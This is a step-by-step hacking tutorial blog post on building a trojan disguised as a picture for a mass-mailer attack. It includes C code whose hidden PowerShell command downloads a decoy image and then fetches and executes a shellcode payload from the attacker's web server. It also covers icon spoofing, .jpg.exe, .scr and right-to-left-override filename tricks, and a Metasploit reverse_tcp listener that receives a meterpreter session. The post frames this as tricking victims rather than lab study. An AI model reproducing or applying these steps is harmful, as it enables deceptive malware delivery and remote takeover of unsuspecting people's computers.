Hide a Virus Inside of a Fake Picture

- By **code**
- 2/5/16 8:57 AM
- 2/7/16 8:04 AM

In my last tutorial, I talked about creating a virus inside of a Word Document in the scenario of a mass-mailer attack. In this post, however, I'm going to be covering creating a fake image or screenshot with a meterpreter backdoor hidden inside to be used in a similar scenario.

Step 1: Creating the Virus

Yet again, I'll be using the same technique that I used in my original tutorial... but with a slight twist. I'm going to make the executable also open a picture of our choosing.

Part I: Creating the Powershell Payload

We'll be using the Social Engineering Toolkit to create our powershell payload. To open it, type this in console:


setoolkit

```
[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                 Version: 6.5.9                   [---]
[---]              Codename: 'Mr. Robot'               [---]
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.
```

From there, type 1 for "social engineering attacks", then 9 for "powershell attack vectors", and finally 1 for "powershell alphanumeric shellcode injector".

Now, you'll need to provide an "LHOST". If you didn't already know, this is your attacker machine's local IP adress (so long as you're attacking over a local area network). To determine it, open a new terminal window and type in:

ifconfig



```
root@kalivm:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.13  netmask 255.255.255.0  broadcast 10.0.0.255
        inet6 2601:181:c200:27d9:20c:29ff:fe31:a7df  prefixlen 64  scopeid 0x0<g
lobal>
        inet6 fe80::20c:29ff:fe31:a7df  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:31:a7:df  txqueuelen 1000  (Ethernet)
        RX packets 47209  bytes 6039370 (5.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16884  bytes 21348074 (20.3 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Local Loopback)
        RX packets 68  bytes 4080 (3.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 68  bytes 4080 (3.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Scroll up to the top to find the interface that's connected to your network (in my case, that's "eth0"). Find what I've highlighted, "inet", and next to it you'll find your local IP adress (in my case, it's 10.0.0.13). This is what you'll input for your LHOST.

Next, it'll prompt you to type in a "port for the reverse". It's referring to the "LPORT". Usually, I use "4444" as it's a meterpreter convention, but you can use any port you want so long as you remember it.

Then it will prompt you if you want to "start the listener now". Type "no", we'll do this manually later. For now we're done with SET.

Now we'll need to move that payload over to our apache webserver. To do so, open a terminal and type:

mv /root/.set/reports/powershell/x86_powershell_injection.txt /var/www/html/payload.txt

However, if you're still using Kali Linux 1 (not 2), use this command:

mv /root/.set/reports/powershell/x86_powershell_injection.txt /var/www/payload.txt

This is because, in Kali Linux version 2, the apache root directory was moved to the "html" folder inside of /var/www/.

We'll also need an actual image to display to our user when they run the file. I'll be using this one:

Image via [quickmeme.com]()

Save this as *screenshot.jpg* in your apache webserver folder (/var/www in kali 1 and /var/www/html in kali 2). We'll be using it later.

Now, simply type:

service apache2 start

...and your webserver should be started.

Part II: Creating the Executable

To create the virus, I'm using windows notepad and MinGW's "gcc". The code for the virus is as follows:

```
#include<stdio.h>
main()
{

system("powershell.exe -w hidden -c (new-object
System.Net.WebClient).Downloadfile('http://10.0.0.13/screenshot.jpg',
'C:\\Users\\Public\\screenshot.jpg') & start C:\\Users\\Public\\screenshot.jpg & powershell.exe
\"IEX ((new-object net.webclient).downloadstring('http://10.0.0.13/payload.txt'))\"");

return 0;
}
```

Executable Code - Pastebin Link


Remember to change "10.0.0.13", as your LHOST (or local IP address) will likely be different.

If you read my first tutorial, you might notice the added code: *powershell.exe -w hidden -c (new-object System.Net.WebClient).Downloadfile('http://10.0.0.13/screenshot.jpg', 'C:\\Users\\Public\\screenshot.jpg') & start C:\\Users\\Public\\screenshot.jpg*

This downloads the picture from our webserver and opens it in the default picture viewer, so that once the virus is opened, it doesn't raise any suspicions.

Save this as "evil.c", then compile it using your favorite c compiler. In my case, I'm using gcc so I type:

```
gcc.exe D:\Hacking\evil.c -o D:\Hacking\evil.exe
```




```
D:\MinGW\bin>gcc.exe D:\Hacking\evil.c -o D:\Hacking\evil.exe
```

Now we have an executable that both downloads and opens and image, and runs our malicious payload!

Step 2: Making the Executable 'Look' Like a Picture

First we are going to make our executable "look" like an image. Currently, the icon for it is the default one:




However, this won't trick anyone. Let's change that.


We're going to convert the screenshot.jpg image into an icon. To do that, I'll just be using an online converter.

Now we're left with an icon file that matches the image that the executable will open. We'll use Resource Hacker to set the executable's icon to it.

First, open resource hacker and click on File --> Open



From there, choose the executable that we made in step one. Now click the Add Binary or Image Resource button and select our .ico file.




Resource Type: RCDATA

Resource Name:

Resource Language:

Finally, click Add Resource and Save.




D:\Hacking\Dev...\screenshot.ico


Resource Type: ICONGROUP

Resource Name: 1

Resource Language:



Now our executable looks more convincing...




But we aren't done quite yet.

Step 3: Renaming the Executable

The last part of making our virus seem like an actual picture is changing its name. If the user sees a .exe extension, they're almost certain not to open it. So, we're going to employ a few techniques to fix this.

Possibility I: The Classic ".jpg.exe"

By default, windows hides known file extensions. The setting looks like this:




Folder views

You can apply this view (such as Details or Icons) to all folders of this type.

Advanced settings:


- ☑ Display file icon on thumbnails
- ☑ Display file size information in folder tips
- □ Display the full path in the title bar
- Hidden files and folders
  - ○ Don't show hidden files, folders, or drives
  - ● Show hidden files, folders, and drives
- ☑ Hide empty drives
- ☑ Hide extensions for known file types
- ☑ Hide folder merge conflicts
- ☑ Hide protected operating system files (Recommended)
- □ Launch folder windows in a separate process
- □ Restore previous folder windows at logon

Because of this, it's possible to get away with renaming the executable to "evil.jpg.exe", and it might fool the majority of users. To users who didn't change the setting, our executable will look like this:



Possibility II: Screenshot.scr

Possibility one might work in the majority of cases, but we can't always rely on our victim not having changed their settings. So, another possibility is to change the extension from ".exe" to ".scr".




Don't worry though, the .scr extension runs exactly the same way as .exe and won't break our virus. The difference is that we can trick our victim into thinking that .scr means the file is a screenshot.

Possibility III: Unitrix


Unitrix is actually the name of a virus first seen in the wild. It was given its name because of the way it tricked its victims into thinking it wasn't an executable. The Unitrix virus used the Right-to-Left Override character (RLO) so that the user would see something like "exe.jpg" while the system would see "gpj.exe" with a unicode character in front. Thus, if use use this, we can trick victims who wouldn't have fallen for the previous two possibilities. Here's an example:

First, right click on your executable and click 'Rename'. Then, type "geometric agpj.scr"




geometric agpj.scr

Put your cursor just before gpj, right click, and hover over "Insert Unicode Control Character"


New
Open
Select
elopment › FakePicture
I DO NOT ENJOY COMPUTER JOKES
NOT ONE BIT
geometric axpi.scr
screenshot.ico
Undo
Cut
Copy
Paste
Delete
Select All
Right to left Reading order
Show Unicode control characters
Insert Unicode control character ›
Open IME
Reconversion
LRM Left-to-right mark
RLM Right-to-left mark
ZWJ Zero width joiner
ZWNJ Zero width non-joiner
LRE Start of left-to-right embedding
RLE Start of right-to-left embedding
LRO Start of left-to-right override
RLO Start of right-to-left override
PDF Pop directional formatting
NADS National digit shapes substitution
NODS Nominal (European) digit shapes
ASS Activate symmetric swapping
ISS Inhibit symmetric swapping
AAFS Activate Arabic form shaping
IAFS Inhibit Arabic form shaping
RS Record Separator (Block separator)
US Unit Separator (Segment separator)

Choose "Start of right-to-left override" and the name should now read "geometric arcs.jpg"



Bonus: This technique is sometimes caught by antivirus because even without having a signature for your executable, some AV's might automatically report it as malicious due to it having the RLO character in its name.


Step 4: Setting Up the Listener

Lastly, we need to set up a listener to wait for a meterpreter session. Fire up the metasploit framework by typing:

msfconsole

Once it loads, type:

use multi/handler




```
      =[ metasploit v4.11.5-2015113001                  ]
+ -- --=[ 1508 exploits - 870 auxiliary - 253 post       ]
+ -- --=[ 434 payloads - 37 encoders - 8 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]


msf > use multi/handler
msf exploit(handler) >
```

Now, you'll need to type a series of options so I'll list them out for you:

- set PAYLOAD windows/meterpreter/reverse_tcp
- set LHOST 10.0.0.13
- set LPORT 4444

Again, remember to change LHOST to your local IP address, and change LPORT if you used something other than 4444.

Finally, type "exploit" and hit enter to start the listener. As soon as the victim runs our executable, our picture will be downloaded and opened in the default picture viewer, our malicious payload will be executed, and we will get a meterpreter session.



```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.0.0.13
LHOST => 10.0.0.13
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit

[*] Started reverse handler on 10.0.0.13:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 10.0.0.188
[*] Meterpreter session 1 opened (10.0.0.13:4444 -> 10.0.0.188:60717) at 2016-01
-06 18:24:59 -0500

meterpreter >
```

P.S.

This post will likely be the last in my "disguising viruses" series (my previous two posts and now this one), so I hope you enjoyed it! If you have any questions about this post, or are having any trouble, be sure to leave a comment.